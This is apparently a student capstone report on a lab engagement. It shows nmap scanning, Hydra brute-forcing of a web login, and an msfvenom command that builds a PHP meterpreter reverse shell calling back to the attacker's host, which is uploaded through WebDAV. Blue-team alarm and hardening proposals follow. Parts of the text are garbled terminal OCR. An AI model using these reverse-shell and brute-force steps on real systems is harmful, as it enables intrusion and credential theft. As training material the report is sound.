Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

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
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Network Topology



Network

Address Range: 192.168.1.255

Netmask: 255.255.255.0 Gateway:192.168.1.255

Machines

IPv4: 192.168.1.90 OS:Linux 2.6.X Hostname: Kali

IPv4:192.168.1.105

OS: Linux

Hostname: Capstone

IPv4:192.168.1.100

OS: Linux Hostname: Elk

IPv4:192.168.1.1 OS: Windows 10 Hostname:

ML-RefVm-684427

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper V Manager	192.168.1.1	Windows Server hosting the virtual machines for this project.
ELK	192.168.1.100	Aggregation of log files from Capstone server measured using filebeats, metricbeats, and packetbeats. Visually displayed using Kibana
Capstone	192.168.1.105	Web server access to company files. System that is attacked.
Kali	192.168.1.90	Host system from which the attack is executed.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	Describe the vulnerability.	Describe what this vulnerability allows the attacker to do.
Nmap	Port scan for any open port to gain access to the target system	Provides information on how to attack the target using various payloads accepted via the open port
Password crack	Using Hydra and a word list, rockyou.txt able to obtain password	Password granted access to the secret folder on the system
WebDav Vulnerabily	Allowed the upload of malicious payload using reverse php shell created using msfvenom	Opening the payload file granted access in meterpreter to search through the target file system and file the flag file.

Exploitation: Port Scan

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Tools & Processes

How did you exploit the vulnerability? nmap

nmap -A -sV 192.168.1.90/24

Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

Identified other systems on the network and the open ports that can be used in an attack 03

[INSERT: screenshot or command output illustrating the exploit.]

See page below

Screen shot - nmap command

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Shell No. 1
File Actions Edit View Help
root@Kali:~# nmap -A -sV 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-11 13:21 PDT
Nmap scan report for 192,168,1,1
Host is up (0.00078s latency).
Not shown: 995 filtered ports
PORT STATE SERVICE
135/tcp open msrpc
                            Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
2179/tcp open vmrdp?
3389/tcp open ms-wbt-server Microsoft Terminal Services
 rdp-ntlm-info:
    Target_Name: ML-RefVm-684427
   NetBIOS Domain Name: ML-RefVm-684427
    NetBIOS Computer Name: ML-RefVm-684427
   DNS Domain Name: ML-RefVm-684427
   DNS_Computer_Name: ML-RefVm-684427
   Product Version: 10.0.18362
   System Time: 2022-05-11T20:22-41+00:00
  ssl-cert: Subject: commonName=ML-RefVm-684427
  Not valid before: 2022-03-06T16:18:36
 Not valid after: 2022-09-05T16:18:36
ssl-date: 2022-05-11T20:22:22+00:00; 0s from scanner time.
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP 7 2008 (87%)
OS CPE: cpe:/o:microsoft:windows xp::sp2 cpe:/o:microsoft:windows 7 cpe:/o:microsoft:windows server 2008::sp1 cpe:/o:microsoft:windows server
Aggressive OS guesses: Microsoft Windows XP SP2 (87%), Microsoft Windows 7 (85%), Microsoft Windows Server 2008 SP1 or Windows Server 2008
R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows: CPE: cpe:/o:microsoft:windows
Host script results:
 nbstat: NetBIOS name: ML-REFVM-684427, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:00:04:0d (Microsoft)
  smb2-security-mode:
   2.02:
     Message signing enabled but not required
   date: 2022-05-11T20:21:41
   start_date: N/A
TRACEROUTE
HOP RTT ADDRESS
1 0.78 ms 192.168.1.1
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File Actions Edit View Help
  HOP RTT ADDRESS
1 0.78 ms 192.168.1.1
    Nmap scan report for 192.168.1.100
Host is up (0.00051s latency)
Not shown: 998 closed ports
    PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
      http-title: Site doesn't have a title (application/json; charset=UTF-8).
MAC Address: 4C:E8:42:D2:D5:D7 (Intel Corporate)
  No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
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Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
  TRACEROUTE
  HOP RTT ADDRESS
1 0.51 ms 192.168.1.100
  Nmap scan report for 192.168.1.105
Host is up (0.00056s latency)
Not shown: 998 closed ports
256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
        0/tcp open http Apache httpd 2.4.29
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Exploitation: Web page access to target system via open port

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Tools & Processes

How did you exploit the vulnerability? Firefox browser with web location http://192.168.1.105




Achievements

What did the exploit achieve? It allowed for the investigation of folder on the web server to gain additional information. Which led to additional steps of the attack including the cracking of passwords. This led to the company webdav page.





See accompanying screenshots for more details.

Screen shots - Company folder structure - Target




Addition Screen shots Company Folder structure






Secret Folder requires a password



Unauthorized

This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




Cracking the password using Hydra

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_ 0 X
File Actions Edit View Help
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)
END TIME: Mon May 2 17:11:36 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~# cd /
root@Kali:/#
root@Kali:/# pwd
root@Kali:/# Apache httpd 2.4.29
bash: Apache: command not found
root@Kali:/# find * -type f -name rockyou.txt.gz
usr/share/wordlists/rockyou.txt.gz
root@Kali:/# cd /usr/share/w
wallpapers/
                  webacoo/
                                     webshells/
                                                        wfuzz/
                                                                           windows-binaries/ wine/
                                                                                                                 wordlists/
watobo/
                  webhandler/
                                     weevelv/
                                                        whatweb/
                                                                           windows-resources/ wireshark/
root@Kali:/# cd /usr/share/wordlists/
root@Kali:/usr/share/wordlists# ls
dirb dirbuster fasttrack.txt frn-wifi metasploit nmap.lst rockyou.txt.gz wfuzz
root@Kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@Kali:/usr/share/wordlists# ls
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt wfuzz
root@Kali:/usr/share/wordlists# []
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokov" - 10135 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 7] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-02 17:36:47
root@Kali:/usr/share/wordlists#
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
Accessing the secret file - username ashton pswd leopoldo



Corporate server contents



Hash/Password crack for Ryan's account



Exploitation: WebDav file upload via reverse php shell

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Tools & Processes

Msfvenom to create the payload



Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

Delivered the payload file onto the target machine. Executed the file and created shell. Used the shell to navigate the file system and locate the flag file.



See accompanying screen shots


Finding the exploit to use for the attack

root@Kali:~#


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Shell No.1
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                                                                                                                                                                                                                      Shell No. 1
                                                                                                                                                              File Actions Edit View Help
File Actions Edit View Help
                                                                                                                                                              root@Kali:~# msfvenom -p php/meterpreter/reverse tcp lhost=192.168.1.90 lport=4444 > pavload.php
xt:Commerce Shopsoftware 3/4 - 'FCKeditor' Arbitrary File Upload
                                                                                                             exploits/p
                                                                                                                          p/webapps/15455.txt
                                                                                                                                                               -] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
xt:Commerce VEYTON 4.0.15 - 'products_name_de' Script Insertion
                                                                                                                           /webapps/20863.txt
                                                                                                             exploits/
                                                                                                                                                              [-] No arch selected, selecting arch: php from the payload
xtcModified 1.05 - Multiple HTML Injection / Cross-Site Scripting Vulnerabilities
                                                                                                                           /webapps/35408.txt
                                                                                                             exploits/
                                                                                                                                                              No encoder or badchars specified, outputting raw payload
                                                                                                                           /webapps/23175.txt
vMonda Thread-IT 1.6 - Multiple HTML Injections
                                                                                                             exploits/
                                                                                                                                                             Payload size: 1113 bytes
yahoo answers - 'id' SQL Injection
yaplap 0.6.1b - 'ldap.ohp' Remote File Inclusion
yogurt 0.3 - Cross-Site Scripting / SQL Injection
                                                                                                             exploits/
                                                                                                                           /webapps/7131.txt
                                                                                                                                                              root@Kali:~#
                                                                                                                           /webapps/2930.pl
                                                                                                             exploits/
                                                                                                                                                              root@Kali:~#
                                                                                                                           /webapps/8932.txt
                                                                                                             exploits/
                                                                                                                           /webapps/7545.txt
yourplace 1.0.2 - Multiple Vulnerabilities / Remote Code Execution
                                                                                                             exploits/
z-breaknews 2.0 - 'single.php' SQL Injection
                                                                                                                           /webapps/6309.txt
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zlexchange 1.0 - 'site' SQL Injection
                                                                                                                           /webapps/7311.txt
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zBlog 1.2 - SQL Injection
                                                                                                                           /webapps/4772.txt
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zFeeder 1.6 - 'admin.php' Admin Bypass
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zKup CMS 2.0 < 2.3 - Arbitrary File Upload
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zKup CMS 2.0 < 2.3 - Remote Add Admin
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       CMS 1.6.1 - Cross-Site Request Forgery
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       CMS 1.6.1 - Remote Code Exceution
                                                                                                                       php/webapps/31672.txt
μTorrent (uTorrent) WebUI 0.310 Beta 2 - Cross-Site Request Forgery
                                                                                                             exploits/
 Shellcode Title
                                                                                                             (/usr/share/exploitdb/)
Linux/x86 - Bind (/TCP) Shell Shellcode (Generator)
                                                                                                             shellcodes/generator/13282.
Linux/x86 - Reverse PMP (Writes to /var/www/cb.pmp On The Filesystem) Shell Shellcode (508 bytes)
Linux/x86 - Search For '.PMP'/'.HTML' Writable Files + Add Code Shellcode (380+ bytes)
                                                                                                             shellcodes/linux_x86/13340.c
                                                                                                             shellcodes/linux x86/18379.c
Solaris/x86 - Bind (/TCP) Shell Shellcode (Generator)
                                                                                                             shellcodes/generator/13498.
Windows (XP SP1) - Bind (/TCP) Shell Shellcode (Generator)
                                                                                                             shellcodes/generator/13283.
root@Kali:~# seachsploit php reverse shell
bash: seachsploit: command not found
root@Kali:~# searchsploit php reverse shell
 Exploit Title
                                                                                                              Path
                                                                                                             (/usr/share/exploitdb/)
                                                                                                            exploits/php/webapps/5898.pl
 Shellcode Title
                                                                                                              Path
                                                                                                            (/usr/share/exploitdb/)
                    e PNP (Writes to /var/www/cb.php On The Filesystem) Shell Shellcode (508 bytes) | shellcodes/linux_x86/13340.c
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Navigate on the Kali machine in the file system to copy the


payload




Payload delivered to target machine




Execute payload to initiate the reverse shell



Accessing the files on the target machine - Flag.txt found




Contents of Flag.txt




Blue Team Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




Analysis: Finding the Request for the Hidden Directory


Several files were traversed to identify the hidden files. The initial folder access is displayed below. These folders were navigated into to gather additional information about the target.




Analysis: Finding the Request for the Hidden Directory



Analysis: Uncovering the Brute Force Attack



Analysis: Finding the WebDAV Connection



Blue TeamProposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans? An alarm that counts the number of requests on a port from different source IP addresses.

What threshold would you set to activate this alarm? It would be set pretty low probably between 10 and 15 requests from the same IP address would trigger the alarm.

System Hardening

What configurations can be set on the host to mitigate port scans? Limit the number of open ports on the network. Allow for only outgoing traffic where possible.

Describe the solution. If possible, provide required command lines.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access? Set an alert for the total number of unauthorized access to the directory

What threshold would you set to activate this alarm? Number count would be between 15 - 25 to activate the alert

System Hardening

What configuration can be set on the host to block unwanted access?

Multi-level authentication

Mandatory password reset after set period of days. (ie. every month)

Limit the access on the file - not available, read only -

Set system admin level rights to the directory

Describe the solution. If possible, provide required command lines.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks? Limit the number of login attempts from the same IP address

What threshold would you set to activate this alarm? This would be set fairly low 3 - 6 attempts.

System Hardening

What configuration can be set on the host to block brute force attacks?

Lock the account for a period of time after alert number of attempts tried

Change password on a regular basis. Every month

Enact rules to create strong password - greater than 8 characters in length

Describe the solution. If possible, provide the required command line(s).

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory? Create alarm to count the number of attempts to access this directory from the same IP address

What threshold would you set to activate this alarm? This would be 5 -10 attempts would trigger the alarm

System Hardening

What configuration can be set on the host to control access?

Make the directory accessible with higher privileges. Sudo or su.

Educating the user to not store any password or hash details in any files

Describe the solution. If possible, provide the required command line(s).

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads? Check for suspicious file extensions that could indicate a malicious payload that occurs in a short period of time

What threshold would you set to activate this alarm? This would be low 5 - 7 attempts would trigger the alarm

System Hardening

What configuration can be set on the host to block file uploads?

Require authentication to upload files.

Store uploaded files in a location not accessible from the web.

Define valid types of files that the user should be allowed to upload.

Install a web application firewall

Describe the solution. If possible, provide the required command line.

